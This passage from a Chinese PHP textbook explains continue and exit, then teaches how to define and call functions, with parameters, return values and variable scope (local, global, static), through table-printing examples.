上例在循环中加一个判断，如果该数个位是 3，就跳过该数不加，如何判断 1 到 100 中哪些整数的个位是 3 呢？还是使用取余运算符“%”，将一个正整数除以 10 以后余数是 3，就说明这个数的个位为 3。在示例中检查$i 除以 10 的余数是否等于 3，如果是，将使用 continue 语句跳过后续语句，然后转向 for 循环的“增量”表达式更新循环变量，继续下一次循环。continue 的功能如下。

- 和 break 语句一样，continue 语句通常在循环中使用，也可以接受一个可选的数字参数来决定跳出多重语句。
- 在循环中遇到 continue 语句后，就不会执行该循环中位于 continue 后的任何语句。
- continue 语句用于结束当次循环，继续下一次循环。

7.3.3　exit 语句

当前的脚本中只要执行到 exit 语句，不管它在哪个结构中，都会直接退出当前脚本。exit()是一个函数，前面使用过的 die()函数是 exit()函数的别名，可以带有一个参数输出一条消息，并退出当前脚本。例如下面的示例中连接数据库、选择数据库，以及执行 SQL 语句中如果有失败的环节，可以使用三种方式输出错误消息，并退出脚本。如下所示：

```php
<?php
    //如果连接MySQL数据库失败则使用exit()函数输出错误消息，并退出当前脚本
    $conn = mysql_connect("localhost", "root", "123456") or exit("连接数据库失败！");

    //如果连接后选择数据库失败则使用die()函数输出错误消息，并退出当前脚本
    mysql_select_db("db") or die("选择数据库失败！");

    $result = mysql_query("select * from table");
    if(!$result){
        echo "SQL语句执行失败！";
        //直接退出当前脚本
        exit;
    }
```

顺序结构、分支结构和循环结构并不是彼此孤立的，在循环中可以有分支、顺序结构，分支中也可以有循环、顺序结构，其实不管是哪种结构，我们均可广义地把它们看成一个语句。在实际编程过程中常将这三种结构相互结合以实现各种算法，设计出相应程序，但是要编程的问题较大，编写出的程序就往往很长、结构重复多，造成可读性差，难以理解，解决这个问题的方法是将 PHP 程序设计成模块化结构，就要用到我们第 8 章要介绍的函数。

7.4 小结

本章必须掌握的知识点

- PHP 的每种分支结构
- PHP 的 while 和 for 循环结构
- 特殊的流程控制 break、continue 和 exit 语句
- elseif 和 switch-case 使用的时机
- while 和 for 循环的使用时机

本章需要了解的内容

- do-while 循环语句
- 退出多层循环的方法

第8章 PHP 的函数应用

函数就是有一定功能的一些语句组织在一起的一种形式，定义函数的目的则是将程序按功能分块，方便程序的使用、管理、阅读和调试。函数有两种，一种是别人写好的或系统内部提供的函数，你只要知道这个函数是干什么用的，自己会用就行了，不用管里面究竟是怎么实现的；另一种函数是自己定义的，用来实现自己独特的需求。函数的概念比较抽象，会有一些读者觉得难以理解。例如，我们可以把函数理解成一个“自动取款机”，如果你需要取款，则需要提供一些“参数”（银行卡、密码、取款金额），之后自动取款机在内部做了一些事，并会从出口有“返回值”（一打钱）。对于这个“取款机”（内部函数），你可以不知道它内部是怎么工作的，但你要知道它的功能，知道怎么使用。如果你自己水平够高，自己可以制作一个“吐钱机器”（自定义函数）。本章重点讲解 PHP 中函数的定义和使用方法，并通过大量适用的示例进行分析说明。

8.1 函数的定义

像数学中的函数一样，在数学中，$y=f(x)$是基本的函数表达形式，x 可看做是参数，y 可看做是返回值；所以函数定义就是一个被命名的、独立的代码段，它执行特定的任务，并可能给调用它的程序返回一个值。该定义中的各部分如下。

- **函数是被命名的：**每个函数都有唯一的名称，在程序的其他部分使用该名称，可以执行函数中的语句，称为调用函数。
- **函数是独立的：**无须程序其他部分的干预，函数便能够单独执行其任务。
- **函数执行特定的任务：**任务是程序运行时所执行的具体工作，如将一行文本输出到浏览器、对数组进行排序、计算立方根等。
- **函数可以将一个返回值返回给调用它的程序：**程序调用函数时，将执行该函数中的语句，而这些语句可以将信息返回给调用它们的程序。

PHP 的模块化程序结构都是通过函数或对象来实现的，函数则是将复杂的 PHP 程序分为若干个功能模块，每个模块都编写成一个 PHP 函数，然后通过在脚本中调用函数，以及在函数中调用函数来实现一些大型问题的 PHP 脚本编写。使用函数的优越性如下所示：

- 提高程序的重用性。
- 提高软件的可维护性。
- 提高软件的开发效率。
- 提高软件的可靠性。
- 控制程序设计的复杂性。

函数是程序开发中非常重要的内容。因此，对函数的定义、调用和值的返回等，要尤其注重理解和应用，并通过上机调试加以巩固。

8.2 自定义函数

编写函数时首先要明白你希望函数做什么，知道这一点后，编写起来便不会太困难。在 PHP 中除了已经提供给我们使用的数以千计的系统函数之外，还可以根据模块需要自定义函数。所谓的系统函数是在 PHP 中提供的可以直接使用的函数，每一个系统函数都是一个完整的可以完成指定任务的代码段。多学会一个系统函数，就多会一个 PHP 的功能。在开发时，一些常用的功能都可以借助调用系统函数来完成。如果某些功能模块在 PHP 中没有提供系统函数，就需要自己定义函数。完成同样的任务，使用系统函数的执行效率会比自定义函数高，但两种函数在程序中的调用方式是没有区别的。

8.2.1 函数的声明

在 PHP 中声明一个自定义的函数可以使用下面的语法格式：

```
function 函数名 ([参数 1, 参数 2, ... 参数 n])          //函数头
{                                                       //函数体开始的花括号
    函数体;                                             //任何有效的 PHP 代码都可以作为函数体使用
    return 返回值;                                      //可以从函数中返回一个值
}                                                       //函数结束的花括号
```

函数的语法格式说明如下。

（1）每个函数的第一行都是函数头，由声明函数的关键字 function、函数名和参数列表三部分组成，其中每一部分完成特定的功能。

（2）每个自定义函数都必须使用“function”关键字声明。

（3）函数名可以代表整个函数，可以将函数命名为任何名称，只要遵循变量名的命名规则即可。每个函数都有唯一的名称，但需要注意的是，在 PHP 中不能使用函数重载，所以不能定义重名的函数，也包括不能和系统函数同名。给函数指定一个描述其功能的名称是个不错的主意。

（4）声明函数时函数名后面的括号也是必须有的，在括号中表明了一组可以接受的参数列表，参数就是声明的变量，然后在调用函数时传递给它值。参数列表可以没有，也可以有一个或多个参数，多个参数使用逗号分隔。

（5）函数体位于函数头后面，用花括号括起来。实际的工作是在函数体中完成的。函数被调用后，首先执行函数体中第一条语句，执行到 return 语句或最外面的花括号后结束，返回到调用的程序。函数体中可以使用任何有效的 PHP 代码，甚至是其他的函数或类的定义也可以在函数体中声明。

（6）使用关键字 return 可以从函数中返回一个值，在 return 后面加上一个表达式，程序执行到 return 语句时，该表达式将被计算，然后返回到调用程序处继续执行。函数的返回值为该表达式的值。

因为参数列表和返回值在函数定义时都是可选的，其他的部分是必须有的，所以声明函数时通常有以下几种方式。

（1）在声明函数时可以没有参数列表。

```
function 函数名 () {
        函数体;
        return   返回值;
}
```

（2）在声明函数时可以没有返回值。

```
function 函数名 ([参数 1, 参数 2, … 参数 n])
        函数体;
}
```

（3）在声明函数时可以没有参数列表和返回值。

```
function 函数名 () {
        函数体;
}
```

在第 7 章中介绍过一个使用双层循环输出 10 行 10 列表格的示例，如果在一个程序中的不同地方多次输出同样的表格，显然在每次输出的地方都定义这样的双层循环不太合适。软件会变得很复杂，不仅代码会非常臃肿，而且可维护性也非常差，开发效率和可靠性都会降低。解决这样的问题就是将这个特定的任务编写成一个模块，也就是将完成输出表格的所有代码使用花括号括起来，并起一个名字，然后使用 function 关键字声明为一个函数。这样，在需要输出此表格的地方，只要通过函数名调用一下，就会执行一次函数内部的代码，并在调用的位置输出表格。函数只被声明一次，就可以在任何需要的地方调用执行，提高了代码的可重用性。而且只要函数内部的代码有所改动，所有调用该函数的地方都会随着改变，提高了代码的可维护性，因此开发效率和可靠性都会提高。将输出表格的示例声明为一个函数，如下所示：

```
1  <?php
2      /* 将使用双层for循环输出表格的代码声明为函数，函数名为table */
3      function table() {                                          //函数名为table
4          echo "<table align='center' border='1' width='600'>";  //输出表格
5          echo "<caption><h1>通过函数输出表格</h1></caption>";   //输出表格标题
6
7          for($out=0; $out < 10; $out++ ) {                       //使用外层循环输出表格行
8              $bgcolor = $out%2 == 0 ? "#FFFFFF" : "#DDDDDD";     //设置隔行换色
9              echo "<tr bgcolor=".$bgcolor.">";
10
11             for($in=0; $in <10; $in++) {                        //使用内层循环输出表格列
12                 echo "<td>".($out*10+$in)."</td>";
13             }
14
15             echo "</tr>";
16         }
17         echo "</table>";
18     }                                                           //table函数结束花括号
```

在上面的示例中声明一个函数名为 table 的函数，将使用双层 for 循环输出的表格代码作为函数体声明在函数中。声明的 table 函数没有参数列表也没有返回值，是最简单的自定义函数。

8.2.2 函数的调用

不管是自定义的函数还是系统函数，如果函数不被调用，就不会执行。只要在需要使用函数的位置，使用函数名称和参数列表进行调用。函数被调用后开始执行函数体中的代码，执行完毕返回到调用的位置继续向下执行。所以在函数调用时函数名称可以总结出以下三个作用。

（1）通过函数名称去调用函数，并让函数体的代码运行，调用几次函数体就会执行几次。

（2）如果函数有参数列表，还可以通过函数名后面的小括号传入对应的值给参数，在函数体中使用参数来改变函数内部代码的执行行为。

（3）如果函数有返回值，当函数执行完毕时就会将 return 后面的值返回到调用函数的位置处，这样就可以把函数名称当做函数返回的值使用。

只要声明的函数在脚本中可见，就可以通过函数名在脚本的任意位置调用，在 PHP 中可以在函数的声明之后调用，也可以在函数的声明之前调用，还可以在函数中调用函数。在上例中虽然声明了函数 table()，但如果没有被调用，就不会执行。如果我们在函数 table()声明的前面和后面分别调用一次，函数就会被执行两次，在两个调用的位置输出两个表格。如下所示：

```
<?php
    table();                          //在函数声明之前通过函数名加上小括号调用下面自定义的函数

function table() {
    ... ...                           //函数体部分省略
}

table();                              //在函数声明之后通过函数名加上小括号调用上面自定义的函数
```

该程序执行后输出结果如图 8-1 所示。

图 8-1　通过函数输出二维表格

8.2.3　函数的参数

参数列表是由零个、一个或多个参数组成的。每个参数是一个表达式，用逗号分隔。对于有参函数，在 PHP 脚本程序中和被调用函数之间有数据传递关系。定义函数时函数名后面括号内的表达式称为形式参数（简称“形参”），被调用函数名后面括号中的表达式称为实际参数（简称“实参”），实参和形参需要按顺序对应传递数据。如果函数没有参数列表，函数执行的任务就是固定的，用户在调用函数时不能改变函数内部的一些执行行为。例如，前面介绍的 table()函数就是没有参数列表的函数，每次调用 table()函数时都会输出固定的表格，用户连最基本的表名、表的行数和列数都不能改变。

如果函数使用参数列表，函数参数的具体数据值就会从函数外部获得。也就是用户在调用函数时，在函数体还没有执行之前，将一些数据通过函数的参数列表传递到函数内部，这样函数在执行函数体时，就可以根据用户传递过来的数据决定函数体内部如何执行。所以说，函数的参数列表就是给用户调用函数时提供的操作接口。我们将上例中的 table()函数修改一下，在参数列表中加上三个参数，让用户调用 table()函数时可以改变表格的表名、行数和列数。如下所示：

```php
<?php
    /**
        自定义函数table()时，声明三个参数，参数之间使用逗号分隔
        @param   string   $tableName    需要一个字符串类型的表名
        @param   int      $rows         需要一个整型数值设置表格的行数
        @param   int      $cols         需要另一个整型值设置表格的列数
    */
    function table( $tableName, $rows, $cols ) {                    //函数声明时，声明三个参数
        echo "<table align='center' border='1' width='600'>";
        echo "<caption><h1> $tableName </h1></caption>";            //使用第一个参数$tableName作为输出表名

        for($out=0; $out < $rows; $out++ ) {                        //使用第二个参数$rows指定表行数
            $bgcolor = $out%2 == 0 ? "#FFFFFF" : "#DDDDDD";
            echo "<tr bgcolor=".$bgcolor.">";

            for($in=0; $in < $cols; $in++) {                        //使用第三个参数$cols指定表列数
                echo "<td>".($out*$cols+$in)."</td>";
            }

            echo "</tr>";
        }
        echo "</table>";
    }
```

在定义函数 table()时，添加了三个形参：第一个参数需要一个字符串类型的表名；第二个参数是表格的行数，需要一个整型数值；第三个参数是输出表格的列数，也需要一个整数。这三个形参分别在函数体中以变量的形式使用，在用户调用时才被赋值并在函数体执行期间使用。调用带有参数列表的 table()函数，如下所示：

```php
<?php
    table( "第一个3行4列的表", 3, 4 );      //第一次调用table()函数，对应形参传入三个实参
    table( "第二个2行10列的表", 2, 10 );    //第二次调用table()函数，对应形参传入三个实参
    table( "第三个5行5列的表", 5, 5 );      //第三次调用table()函数，对应形参传入三个实参
```

该程序执行后输出结果如图 8-2 所示。




图 8-2　利用函数的不同参数输出表格

在函数中使用的参数列表，是用户调用函数时传递数据到函数内部的接口。可以根据声明函数时的需要设置多个参数。上例中已经设置了三个参数，用来在调用时改变表格的表名、行数和列数。如果还想让用户调用 table()函数，可以改表格的宽度、背景颜色及表格边框的宽度，只要在声明函数时，在参数列表中多设置三个参数即可。

8.2.4　函数的返回值

在定义函数时，函数名后面括号中的参数列表，是用户在调用函数时用来将数据传递到函数内部的接口。而函数的返回值，则将函数执行后的结果返回给调用者。如果函数没有返回值，就只能算是一个执行过程，只依靠函数做一些事情还不够，有时更需要在程序脚本中使用函数执行后的结果。由于变量的作用域的差异，调用函数的脚本程序不能直接使用函数体里面的信息，但可以通过关键字 return 向调用者传递数据。return 语句在函数体中使用时，有以下两个作用。

- return 语句可以向函数调用者返回函数体中任意确定的值。
- 将程序控制权返回到调用者的作用域，即退出函数。在函数体中如果执行了 return 语句，它后面的语句就不会被执行。

再次修改 table()函数，把该函数单纯的输出表格的功能，修改成创建表格的功能。上例中的 table()函数只要被调用，就必须输出用户通过传递参数指定表名、行数和列数的表格。如果将函数体中所有输出的内容都放到一个字符串里，并使用 return 语句返回这个存有表格数据的字符串。在调用 table()函数时，就不是必须输出用户指定的表格了，而是获取到用户制定的表格字符串。用户不仅可以将获取的字符串直接输出显示表格，还可以将获取到的表格存储到数据库或文件中，或者有其他的字符串处理方式。如下所示：

```php
<?php
    /**
        制定的表格字符串
        @return String 返回表格代码字符串
    */
    function table( $tableName, $rows, $cols ) {
        $str_table = "";                                                    //声明一个空字符串存入表格
        $str_table .= "<table align='center' border='1' width='600'>";
        $str_table .=  "<caption><h1> $tableName </h1></caption>";

        for($out=0; $out < $rows; $out++ ) {                                //使用第二个参数$rows指定表行数
            $bgcolor = $out%2 == 0 ? "#FFFFFF" : "#DDDDDD";
            $str_table .= "<tr bgcolor=".$bgcolor.">";

            for($in=0; $in < $cols; $in++) {                                //使用第三个参数$cols指定表列数
                $str_table .= "<td>".($out*$cols+$in)."</td>";
            }

            $str_table .= "</tr>";
        }
        $str_table .= "</table>";
        return $str_table;                                                  //返回生成的表格字符串
    }

    $str = table( "第一个3行4列的表", 3, 4 );                               //将返回的结果赋给变量$str
    echo table( "第二个2行10列的表", 2, 10 );                               //直接将返回结果输出
    echo $str;                                                              //将从函数获取的$str字符串输出
```

该程序执行后输出结果如图 8-3 所示。

图 8-3　利用函数的返回值输出表格

在上例中将 table()函数中所有输出的内容都累加到了一个字符串$str_table 中，并在函数的最后使用 return 语句将$str_table 返回。这样，调用函数 table()时，不仅能将一些数据以参数的形式传到了函数的内部，还执行了函数，并且在调用函数处还可以使用 return 语句返回的值，而且这个从函数返回的值可以在脚本中像使用其他值一样使用。例如，将其赋给一个变量、直接输出或是参与运算等。

通常在函数中使用 return 语句可以很容易地返回一个值。如果需要返回多个值，则不能通过连续写多个 return 语句的方式。因为函数执行到第一个 return 语句就会退出函数，不会执行其后面的任何代码。但可以将多个值添加到一个数组中，再使用 return 返回这个数组，在调用函数时就可以接收到这个数组，并在程序中像使用其他数组一样。

8.3 函数的工作原理和结构化编程

仅当函数被调用后，函数中的语句才会被执行，目的是去完成一些特定的任务。而函数执行完毕后，控制权将返回到调用函数的地方，函数就能够以返回值的方式将信息返回给程序。通过在程序中使用函数，可以进行结构化编程。在结构化编程中，各个任务是由独立的程序代码段完成的。而函数正是实现“独立的程序代码段”最理想的方式，所以函数和结构化编程的关系非常紧密。结构化编程之所以卓越，有如下两个重要原因。

- 结构化程序更容易编写，因为复杂的编程问题被划分为多个更小、更简单的任务。每个任务由一个函数完成，而函数中的代码和变量独立于程序的其他部分。通过每次处理一个简单的任务，编程速度将更快。
- 结构化程序更容易调试。如果程序中有一些无法正确运行的代码，结构化设计则使得将问题缩小到特定的代码段（如特定的函数）。

结构化编程的一个相关优点是可以节省时间。如果你在一个程序中编写一个执行特定任务的函数，则可以在另一个需要执行相同任务的程序中使用它。即使新程序需要完成的任务稍微不同，但修改一个已有的函数比重新编写一个新函数更容易。想想看，你经常使用函数 echo()和 var_dump()，虽然你可能还不知道它们的代码，但在程序中使用它们可以很容易地完成单个任务。编写结构化程序之前，首先应确定程序的功能，必须做一些规划，在规划中必须列出程序要执行的所有具体任务。然后使用函数编写每个具体的任务，在主程序中按执行顺序调用每个任务函数，就组成了一个完整的结构化程序。图 8-4 是一个包含三个函数的程序，其中每个函数都执行特定的任务，可以在主程序中调用一次或多次。每当函数被调用时，控制权便被传递给函数。函数执行完毕后，控制权返回到调用该函数的位置。




图 8-4　函数据调用过程

8.4 PHP 变量的范围

变量的范围也就是它的生效范围。大部分的 PHP 变量只有一个单独的使用范围，也包含了 include

和 require 引入的文件。当一个变量执行赋值动作后，会随着声明区域位置的差异，而有不同的使用范围。大致上来说变量会依据声明的位置分为局部变量和全局变量两种。

8.4.1　局部变量

局部变量也称为内部变量，是在函数内部声明的变量，其作用域仅限于函数内部，离开该函数后再使用这种变量是非法的。不仅在函数中声明的变量是局部变量，为声明函设置的参数因为只能在本函数的内部使用所以也是局部变量。区别在于函数的参数具体数值从函数外部获得（函数被调用时传入的值），而直接在函数中声明的变量只能在函数内部被赋值。但它们的作用域都仅限于函数内部，因为当每次函数被调用时，函数内部的变量才被声明，执行完毕后函数内部的变量都被释放。如下所示：

```php
<?php
    /**
        测试局部变量的演示函数
        $param   int  $one 需要一个整型的参数，测试是否为局部变量
    */
    function demo( $one ) {
        $two = 100;                                          //在函数内部声明一个变量
        echo "在函数内部执行：$one + $two =".($one+$two)."<br>";   //在函数内部使用两个局部变量
    }

    demo( 200 );                                             //调用demo函数传入200赋值给参数$one
    echo "在函数外部执行：$one + $two =".($one+$two);           //在函数外部使用两个变量，非法访问
```

该程序执行后输出结果如下所示：

```
在函数内部执行：200 + 100 =300          //在函数内部可以访问内部变量，输出的结果
在函数外部执行：  + =0                  //在函数外部不能访问函数内部的两个变量，所以无法输出结果
```

在上例中声明一个 demo()函数，当调用 demo()函数时才会声明两个变量$one 和$two，这两个变量都是局部变量。变量$one 是在参数中声明的并在调用时被赋值 200，另一个变量$two 是在函数中声明的并直接赋值 100，这两个局部变量只能在函数的内部使用，输出计算结果。当 demo 函数执行结束时这两个变量就会被释放。因此在函数外部访问这两个变量时是不存在的，所以没有输出结果。如果在函数外部需要调用该变量值，必须通过 return 指令，来将其值传回至主程序区块以做后续处理。如下所示：

```php
<?php
    /**
        测试局部变量的演示函数
        $param   int  $one     需要一个整型的参数，测试是否为局部变量
    */
    function demo( $one ) {                                  //声明一个函数demo，需要传入一个整型参数
        $two = 100;                                          //在函数内部声明一个变量
        return $one+$two;                                    //将函数的运算结果使用return语句返回到函数调用处
    }

    $sum = demo(200);                                        //调用demo函数传入200赋值给参数$one，返回值赋给变量$sum
    echo "在函数外部使用函数中运算结果：$sum <br>";           //在函数外部可以使用函数返回的结果
```

该程序执行后输出结果如下所示：

```
在函数外部使用函数中运算结果：300          //获得函数内部执行结果，在函数外部使用
```

8.4.2 全局变量

全局变量也称为外部变量，是在函数的外部定义的，它的作用域为从变量定义处开始，到本程序文件的末尾。和其他编程语言不同，全局变量不是自动设置为可用的。在 PHP 中，由于函数可以视为单独的程序片段，所以局部变量会覆盖全局变量的能见度，因此在函数中并无法直接调用全局变量。如下所示：

```
<?php
    $one = 200;                                    //在函数外部声明一个全局变量$one值为200
    $two = 100;                                    //在函数外部声明一个全局变量$two值为100

    /**
        用于测试在函数内部不能直接使用全局变量$one和$two
    */
    function demo(){
        echo "运算结果：".($one+$two)."<br>";   //相当于在函数内部新声明并且没赋初值的两个变量
    }

    demo();                                        //调用函数demo
```

该程序执行后输出结果如下所示：

```
运算结果：0                    //两个变量没有赋初值为 NULL，执行两个空值相加后的结果为 0
```

在上例中，函数 demo()外面声明了两个全局变量$one 和$two，但在 PHP 中，不能直接在函数中使用全局变量。所以在 demo()函数中使用的变量$one 和$two，相当于新声明的两个变量，并且没有被赋初值，是两个空值运算，所以得到的结果为 0。函数中若要使用全局变量，必须要利用 global 关键字定义目标变量，以告诉函数主体此变量为全局变量。如下所示：

```
<?php
    $one = 200;                                    //在函数外部声明一个全局变量$one值为200
    $two = 100;                                    //在函数外部声明一个全局变量$two值为100

    /**
        用于测试在函数内部使用global关键字加载全局变量$one和$two
    */
    function demo(){
        //在函数内部使用global关键字加载全局变量，加载多个使用逗号分隔
        global $one, $two;

        echo "运算结果：".($one+$two)."<br>";    //使用到了函数外部声明的全局变量
    }

    demo();                                        //调用函数demo
```

该程序执行后输出结果如下所示：

```
运算结果：300                    //使用 global 关键字就可以加载全局变量在函数中使用
```

在函数中使用全局变量除了使用关键字 global 外，在全局范围内访问变量的第二个办法，是用特殊的 PHP 自定义$GLOBALS 数组。前面的例子可以写成使用$GLOBALS 替代 global。如下所示：

```php
<?php
    $one = 200;                                    //在函数外部声明一个全局变量$one值为200
    $two = 100;                                    //在函数外部声明一个全局变量$two值为100

    /**
        用于测试在函数内部使用$GLOBALS访问全局变量
    */
    function demo(){
        $GLOBALS['two'] = $GLOBALS['one'] + $GLOBALS['two'];
    }

    demo();                                        //调用函数demo
    echo $two;                                     //输出结果300，说明全局变量被访问到重新被赋值
```

在$GLOBALS 数组中，每一个变量为一个元素，键名对应变量名，值对应变量的内容。$GLOBALS 之所以在全局范围内存在，是因为$GLOBALS 是一个超全局变量。关于超全局变量，将在后面的章节详细介绍。

8.4.3　静态变量

局部变量从存储方式上可分为动态存储类型和静态存储类型。函数中的局部变量，如不专门声明为 static 存储类别，默认都是动态地分配存储空间的。其中的内部动态变量在函数调用结束后自动释放。如果希望在函数执行后，其内部变量依然保存在内存中，应使用静态变量。在函数执行完毕后，静态变量并不会消失，在所有对该函数的调用之间共享，即在函数再次执行时，静态变量将接续前次的结果继续运算。并且仅在脚本的执行期间函数第一次被调用时被初始化。要声明函数变量为静态的，用关键字 static。

```php
<?php
    /**
        声明一个名为test的函数，测试在函数内部声明的静态变量的使用
    */
    function test() {                  //声明一个名为test的函数
        static $a = 0;                 //定义一个静态变量$a，并赋初值为0
        echo $a;                       //输出变量$a的值
        $a++;                          //将变量$a自增1
    }
    test();                            //第一次运行，输出0
    test();                            //第二次运行，输出1
    test();                            //第三次运行，输出2
```

在上例中，将函数 test 中的局部变量$a，使用 static 关键字声明为静态变量，并赋初值为 0。函数在第一次执行时，静态变量$a 经运算后，从初值 0 变为 1。当函数第一次执行完毕后，静态变量$a 并没有被释放，而将结果保存在静态内存中。第二次执行时，$a 从内存中获取上一次计算的结果 1，继续运算，并将结果 2 存于静态内存空间中。以后每次函数执行时，静态变量将从自己的内存空间中获取前次的存储结果，并以此为初值进行计算。

8.5　声明及应用各种形式的 PHP 函数

编写 PHP 程序时，可以自己定义函数，当然如果 PHP 系统中有直接可用的函数是最好的了，没有

时才去自己定义。在 PHP 系统中有很多标准的函数可供使用，但有一些函数需要和特定的 PHP 扩展模块一起编译，否则在使用它们的时候就会得到一个致命的“未定义函数”错误。例如，要使用图像函数比如 imagecreatetruecolor()，需要在编译 PHP 的时候加上 GD 的支持。或者，要使用 mysql_connect()函数，就需要在编译 PHP 的时候加上 MySQL 支持。有很多核心函数已包含在每个版本的 PHP 中，如字符串和变量函数。调用 phpinfo()或者 get_loaded_extensions()可以得知 PHP 加载了哪些扩展库。同时还应该注意，很多扩展库默认就是有效的。

调用系统函数和调用自定义函数是一样的方式。系统中为我们提供的每一个函数，都会有详细的帮助信息，所以使用函数时没有必要去花费大量的时间去研究函数内部是如何执行的，只要参考帮助文档完成函数的调用，能实现我们需要的功能即可。当然如果声明一个函数让其他人去应用，也应该提供一份该函数的详细使用说明。如果想通过帮助文档成功地应用一个函数，则介绍函数使用的帮助文档就必须包括以下几点。

- **函数的功能描述（决定是否使用这个函数）**

使用哪个函数去完成什么样的任务，都是需要对号入座的，所以通过函数的功能描述就可以让我们决定在自己的脚本中是否去使用它。

- **参数说明（决定怎么使用这个函数）**

参数的作用就是在执行函数前导入某些数值，以提供函数处理执行。通过函数的参数传值可以改变函数内部的执行行为的， 所以怎么传值、传什么值、什么类型的值、传几个值等的详细说明才是决定如何使用函数的关键。

- **返回值（调用后如何处理）**

在脚本中通过获取函数调用后的返回值，来决定程序的下一步执行，所以就必须要了解函数是否有返回值、返回什么样的值、什么类型的值。

例如下面是自己定义的函数，就包括了这三方面帮助信息，如下所示：

```php
<?php
    /**
        定义一个计算两个整数平方和的函数
        @param   int $i    第一个整数参数，作为一个运算数
        @param   int $j    第二个整数参数，作为另一个运算数
        @return  int       返回一个整数，是计算后平方和的值
    */
    function test( $i, $j ) {
        $sum = 0;                          //声明一个变量用于保存计算后的结果
        $sum = $i*$i + $j*$j;              //计算两个数的平方和
        return $sum;                       //返回值，返回计算后的结果
    }

    echo test(2, 5);                       //应用函数
```

PHP 函数的参数才是决定如何能成功应用一个函数，或是控制一个函数执行为的标准。又因为 PHP 是弱类型语言，参数的设置和应用才会有多种方式，所以学会声明具有不同参数的函数，和可以成功调用各同形式参数的函数，才是学习 PHP 函数的关键。本节就是通过 PHP 函数的参数这个特点，分别介绍相应函数的声明和详细应用。

8.5.1　常规参数的函数

常规参数的函数格式说明如下所示：

```
string  example( string name,  int age,  double height)        //常规参数的函数格式说明
```

所谓的常规参数的函数，就是实参和形参应该个数相等、类型一致。像 C 或 Java 等强类型语言中的参数使用方法一样。这样函数的调用比较容易，因为灵活性不大，像强类型语言一样要求比较严格（参数个数是固定的，每个参数的类型也是固定的）。在 PHP 中，如果声明这样的函数就发挥不了 PHP 弱类型语言的优势。例如，在上面常规参数的函数语法格式示例中，声明一个名为 example 的函数，函数执行后返回一个字符串类型的值。该函数有三个参数，调用时传递的参数个数和顺序必须一致。并且第一个参数必须是字符串类型，第二个参数必须是整型，第三个参数必须是双精度类型。例如，上例中定义的求两个整数平方和的函数 test()就是一个常规参数的函数，要求必须有两个整型的参数。系统函数也有很多属于这种类型的函数，一些使用常规参数的系统函数如下所示：

```
string chr ( int ascii )                                  //必须使用一个整数作为参数
float ceil ( float value )                                //必须使用一个浮点数作为参数
array array_combine ( array keys, array values )          //必须使用两个数组作为参数
int strnatcmp ( string str1, string str2 )                //必须使用两个字符串作为参数
string implode ( string glue, array pieces )              //第一个参数必须是字符串，第二个参数必须是数组
string readdir ( resource dir_handle )                    //必须使用一个资源类型作为参数
```

8.5.2　伪类型参数的函数

伪类型参数的函数格式说明如下所示：

```
mixed funName ( mixed $args )                             #在参数列表中出现类型使用 mixed 描述的参数
number funName ( number $args )                           #在参数列表中出现类型使用 number 描述的参数
```

PHP 是弱类型的语言，不仅在声明变量时不需要指定类型，当然在声明函数时参数也不需要指定类型，所以在 PHP 中函数的每个参数，都可以为其传递任意类型的值。因为弱类型是 PHP 语言的最大特点，所以在声明一个函数时，可以让同一个参数接受任意类型的值。而在 C 或 Java 等强类型编程语言中，如果要声明对数组进行排序的方法，就必须为每一种类型的数组写一个排序的方法，这就是所谓的函数重载，而 PHP 这种弱类型参数则不存在重载的概念。在 PHP 中，如果对各种类型的数组进行排序，只要声明一个函数就够了，所以伪类型参数的函数是 PHP 中最常见的函数应用形式。前面我们介绍过 PHP 的伪类型，包括 mixed、number 和 callback 三种，所以这里就不做过多的阐述。在声明函数时，如果参数能接受多种不同但并不必须是所有的类型的值，在函数的说明文档中就可以使用 mixed 标记这个参数类型。如果说明一个参数可以是 integer 或 float，就可以使用 number 标记参数。除了参数可以传递伪类型的参数，函数的返回值也可以根据参数类型的不同返回不同类型的值。在 PHP 系统中，像函数 empty()、pow()等好多都是这样的函数。

8.5.3　引用参数的函数

引用参数的函数格式说明如下所示：

void funName (array &arg) #在参数列表中出现使用 & 描述的参数

